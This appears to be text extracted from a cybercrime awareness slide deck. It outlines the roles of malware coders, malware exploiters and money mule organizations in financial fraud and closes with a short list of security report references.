
Victims include individuals, businesses, and financial institutions.




Malware coders develop malicious software that is sold on the black market.



How the Fraud Works



Victims are both financial institutions and owners of infected machines.




Money mules transfer stolen money for criminals, shaving a small percentage for themselves.




Criminals come in many forms:

- Malware coder
- Malware exploiters
- Mule organization

Global Reach





- ✓ OWASP - Top Ten Security Risk <https://wiki.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf>
- ✓ 2019 Internet Security Threat Report <https://docs.broadcom.com/doc/istr-24-executive-summary-en>
- ✓ [2017 Global CODB Report Final 3 - https://www.ibm.com/downloads/cas/ZYKLN2E3](https://www.ibm.com/downloads/cas/ZYKLN2E3)
- ✓ The Dark Web 101 What Every Security Pro Should Know.pdf